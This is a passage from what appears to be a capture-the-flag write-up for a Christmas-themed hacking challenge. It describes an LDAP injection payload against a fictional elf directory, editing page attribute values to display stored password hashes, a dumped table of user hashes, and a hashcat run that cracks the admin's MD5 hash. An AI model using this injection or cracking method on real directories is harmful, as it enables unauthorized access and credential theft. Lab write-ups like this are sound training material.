
Phone: 123-456-7893

Organizational Unit: human

Department: administrators

Info: A round, white-bearded, jolly old man in a red suit, who lives at the North Pole, makes toys for children, and distributes gifts at Christmastime. AKA - The Boss!

This time, attempting to browse to the santa panel gives us a prompt for a password



192.168.1.188:8002/home.html


NORTH POLE
ELF DATABASE

Personnel Search

Confirm you are a Claus by confirming your password:

OK Cancel

Wunorse gives us a hint regarding an article about LDAP injection attacks against Active Directory servers[1].



Wunorse Openslae


Hint 4

The interface we use lets us query our directory database with all the employee information. Per Santa's request, Alabaster restricted the search results to just the elves and reindeer. Hopefully, he secured that too. I found an article recently talking about injection against similar databases.

LDAP and SQL injections are similar in the sense that unsanitized user input can be allowed to break out of the predefined queries and executed on the database.

For our search terms we supply "))" to close the existing query. Next we follow it up with "(|" which is equivalent to the SQL "OR" statement. Lastly we add "(cn=" to complete our query. The database will then execute it's predefined query but will return any record with a canonical name. The result is a full dump of the database.

Unfortunately, the password isn't part of the output that the database provides. Perhaps we can coax the web page to display the password values? To do this we take a look at the source code and study how the webpage displays data. Using the node inpsector tool, we select the dropdown and look at the corresponding values in the source



First Name	rudolph
Last Name	rudolph
Email	rudolph@northpolechristmastown.com

```
<input class="select-dropdown" readonly="true" data-activates="select-
options-b276c760-39ed-7b12-75ba-de369546da06" value="Choose your option"
style="" type="text">
▸<ul id="select-options-b276c760-39ed-7b12-75ba-de369546da06"
class="dropdown-content select-dropdown" style="width: 357px; position:
absolute; top: 0px; left: 0px; opacity: 1; display: none;">…</ul>
▾<select id="attributes" class="initialized">
   <option value="" disabled="" selected="">Choose your option</option>
   <option value="profilePath,gn,sn,mail">First,Last,Email</option>
   <option value="profilePath,gn,sn,mail,uid,department">
   First,Last,Email,Id,Dept</option>
   <option
   value="profilePath,gn,sn,mail,uid,department,telephoneNumber,description"
   >First,Last,Email,Id,Dept,Phone,Info</option>
  </select>
</div>
<label style="color: white;">Columns Select</label>
```


```
element {                          inline
}
.select-wrapper            materialize.css:6802
input.select-dropdown
{
    position: relative;
    cursor: pointer;
    background-color: transparent;
  ▸ border: none;
      ~~border-bottom-width: medium;~~
      ~~border-bottom-style: none;~~
      ~~border-bottom-color: currentcolor;~~
  ▸ border-bottom: 1px solid #9e9e9e;
  ▸ outline: none;
```

We see that the values for the dropdown correspond to variable names in AD.

[1] https://pen-testing.sans.org/blog/2017/11/27/understanding-and-exploiting-web-based-ldap


Going back to the LDIF template, we can see that the password variable is named userPassword. Let's try editing the page to display the user password.

We substitute the department variable with userPassword and save the changes. Now, when we run our query and list all the users, the contents of the password field is displayed.




```
<input class="select-dropdown" readonly="true" data-activates="select-
options-b276c760-39ed-7b12-75ba-de369546da06" value="Choose your option"
style="" type="text">
<ul id="select-options-b276c760-39ed-7b12-75ba-de369546da06"
class="dropdown-content select-dropdown" style="width: 357px; position:
absolute; top: 0px; left: 0px; opacity: 1; display: none;">…</ul>
<select id="attributes" class="initialized">
  <option value="" disabled="" selected="">Choose your option</option>
  <option value="profilePath,gn,sn,mail">First,Last,Email</option>
  <option value="profilePath,gn,sn,mail,uid userPassword"
  First,Last,Email,Id,Dept</option>
  <option
  value="profilePath,gn,sn,mail,uid,department,telephoneNumber,description"
  >First,Last,Email,Id,Dept,Phone,Info</option>
</select>
</div>
<label style="color: white;">Columns Select</label>
```


```
element {                          inline
}
*, ::before, ::after {  materialize.css:2541
    box-sizing: inherit;
}
button, select {        materialize.css:2394
    text-transform: none;
}
button, input, optgroup,  materialize.css:2368
select, textarea {
    color: inherit;
    font: inherit;
```




	First Name	Last Name	Email	User ID	Department	Phone	Info
	rudolph	rudolph	rudolph@northpolechristmastown.com	ff943fe99491b32ea387489106517af4	aviation	123-456-7894	Rudolp up San Christn
	blitzen	blitzen	blitzen@northpolechristmastown.com	ff943fe99491b32ea387489106517af4	aviation	123-456-7894	Blitzen' for "lig bolt wh his Chr
	donner	donner	donner@northpolechristmastown.com	ff943fe99491b32ea387489106517af4	aviation	123-456-7894	Donner Germa noticed got a d
	cupid	cupid	cupid@northpolechristmastown.com	ff943fe99491b32ea387489106517af4	aviation	123-456-7894	Cupid i Christn little he
	comet	comet	comet@northpolechristmastown.com	ff943fe99491b32ea387489106517af4	aviation	123-456-7894	He's qu He's ea the you



	vixen	vixen	vixen@northpolechristmastown.com	ff943fe99491b32ea387489106517af4	aviation	123-456-7894	Vixen is the com of magic tricks. slightly annoyed things disappea
	prancer	prancer	prancer@northpolechristmastown.com	ff943fe99491b32ea387489106517af4	aviation	123-456-7894	Often is found i around graceful elves, and helpe
	dancer	dancer	dancer@northpolechristmastown.com	ff943fe99491b32ea387489106517af4	aviation	123-456-7894	Dancer is a rein personality. He's When he's not h dance parties.
	dasher	dasher	dasher@northpolechristmastown.com	ff943fe99491b32ea387489106517af4	aviation	123-456-7894	The fastest rein always ready to reason, he excel off-season.
	tarpin	mcjinglehauser	tarpin.mcjinglehauser@northpolechristmastown.com	f259e9a289c4633fc1e3ab11b4368254	workshop	123-456-4740	Tarpin is the loc He makes sure hearted around
	holly	evergreen	holly.evergreen@northpolechristmastown.com	031ef087617c17157bd8024f13bd9086	workshop	123-456-4741	Holly is the resi North pole. Any her hands at so
	mary	sugarplum	mary.sugerplum@northpolechristmastown.com	b9c124f223cdc64ee2ae6abaeffbcbfe	workshop	123-456-4745	Mary Sugarplum workshop. She organized and o



	sparkle	redberry	sparkle.redberry@northpolechristmastown.com	82161cf4b4c1d94320200dfe46f0db4c	workshop	123-456-4748	Sparkle is a member of the workshop. She is responsible for decorating and making everything feel festive.
	wunorse	openslae	wunorse.openslae@northpolechristmastown.com	9fd69465699288ddd36a13b5b383e937	kitchen	123-456-7812	Wunorse works in the kitchen and known for his world-famous cookies.
	Minty	candycane	minty.candycane@northpolechristmastown.com	bcf38b6e70b907d51d9fa4154954f992	workshop	123-456-7812	Minty Candycane works in the workshop making delectable candy canes.
	Shimmy	upatree	shimmy.upatree@northpolechristmastown.com	d0930efed8e75d7c8ed2e7d8e1d04e81	workshop	123-456-7892	Shimmy Upatree is a master toy artisan. In his spare time he likes being arboreal.
	Pepper	Minstix	pepper.minstix@northpolechristmastown.com	d0930efed8e75d7c8ed2e7d8e1d04e81	Security	123-456-7892	Pepper is the protector of Santa's magic world, and has worked his way up to being Head of Elf Security.
	Bushy	Evergreen	bushy.evergreen@northpolechristmastown.com	3d32700ab024645237e879d272ebc428	Engineering	123-456-7891	A skilled engineer and the inventor of Santa's magic toy-making machine.
	Alabaster	Snowball	alabaster.snowball@northpolechristmastown.com	17e22cc100b1806cdc3cf3b99a3480b5	Engineering	123-456-7890	Developer of an elaborate computer system that updates each child's Naughty or Nice rating five times a minute, AKI year around.
	Jessica	Claus	jessica.claus@northpolechristmastown.com	16268da802de6a2efe9c672ca79a7071	administrators	123-456-7893	Mrs. Claus is the wife of Santa Claus and is the primary administrator and care-taker of the elves. As such, she is highly admired amongst the elf kind.




	Santa	Claus	santa.claus@northpolechristmastown.com	cdabeb96b508f25f97ab0f162eac5a04	administrators	123-456-7893	A round, white-bearded, jolly old man in a red suit, who lives at the North Pole, makes toys for children, and distributes gifts at Christmastime. AKA - The Boss!


Santa's password is stored as an MD5 hash in the AD database. While it would be impossible for us to revert the hash into it's original value, there are tools available to us that we can use to attempt to brute force the hash, given a large enough wordlist. For this instance, we'll use the rockyou wordlist

The tool hashcat claims to be the world's fastest password recovery tool. True to it's name, it cracks the hash within a few seconds. Santa's password is reported to be "1iwantacookie"

HASHCAT



```
root@kali:/tmp/c-jwt-cracker# hashcat cdabeb96b508f25f97ab0f162eac5a04 /usr/share/wordlists/rockyou.tx
hashcat (pull/1273/head) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Core(TM) i5-2540M CPU @ 2.60GHz, 10015/10015 MB allocatable, 1MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Precompute-Init
* Precompute-Merkle-Demgard
* Meet-In-The-Middle
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
Watchdog: Temperature retain trigger disabled.

* Device #1: build_opts '-I /usr/share/hashcat/OpenCL -D VENDOR_ID=64 -D CUDA_ARCH=0 -D VECT_SIZE=4 -D DEVICE_TYPE=2 -
D DGST_R0=0 -D DGST_R1=3 -D DGST_R2=2 -D DGST_R3=1 -D DGST_ELEM=4 -D KERN_TYPE=0 -D _unroll -cl-std=CL1.2'
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14343297
* Runtime...: 2 secs

- Device #1: autotuned kernel-accel to 1024
- Device #1: autotuned kernel-loops to 1
cdabeb96b508f25f97ab0f162eac5a04:1iwantacookie            [s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit =>

Session..........: hashcat
Status...........: Cracked
Hash.Type........: MD5
Hash.Target......: cdabeb96b508f25f97ab0f162eac5a04
Time.Started.....: Thu Dec 28 23:34:13 2017 (4 secs)
Time.Estimated...: Thu Dec 28 23:34:17 2017 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:  3093.1 kH/s (0.26ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 13010758/14343297 (90.71%)
Rejected.........: 1862/13010758 (0.01%)
Restore.Point....: 13009734/14343297 (90.70%)
Candidates.#1....: 1jdmtyper -> 1isnot2
HWMon.Dev.#1.....: N/A

Started: Thu Dec 28 23:34:07 2017
Stopped: Thu Dec 28 23:34:18 2017
```




Confirm you are a Claus by confirming your password:

1iwantacookie

Alas, the moment we've all been waiting for! We click on the Santa panel and are prompted for Santa's password. We supply it the output from hashcat and ...

Lo and Behold! A letter from none other than the Wizard of OZ!



From: The Wizard of Oz
Emerald City, Oz

To: Santa Claus
Christmastown, The North Pole

Dear Santa,

My old friend! I wish you a very merry Christmas. Thank you for all you do to bring holiday cheer around the world.

Every year, I enjoy our gift exchange — you giving me a Christmas present and I giving you a Solstice gift. We've exchanged some crazy things in the past. By my reckoning, you've given me:

- Big Hair Hairspray
- Pink Election Campaign Hat
- Bacon Bandages
- Scapy the Unicorn Plush Pillow
- Princess Leia Earmuffs
- Bacon Tie with Giant TV Remote
- Stormtrooper Boxer Shorts

Ah what fun times! And I've given you:

- The Nebulator
- Garden Gnome
- Justin Bieber Toothbrush
- Snorty the Pig Hat and Pink Gloves
- Giant Inflatable Olaf the Snowman
- Ariana Grande Light-up Cat Ear Headphones

Well, wait 'til you see what I've got for you this year, my friend! Yule love it!

Merry Christmas!

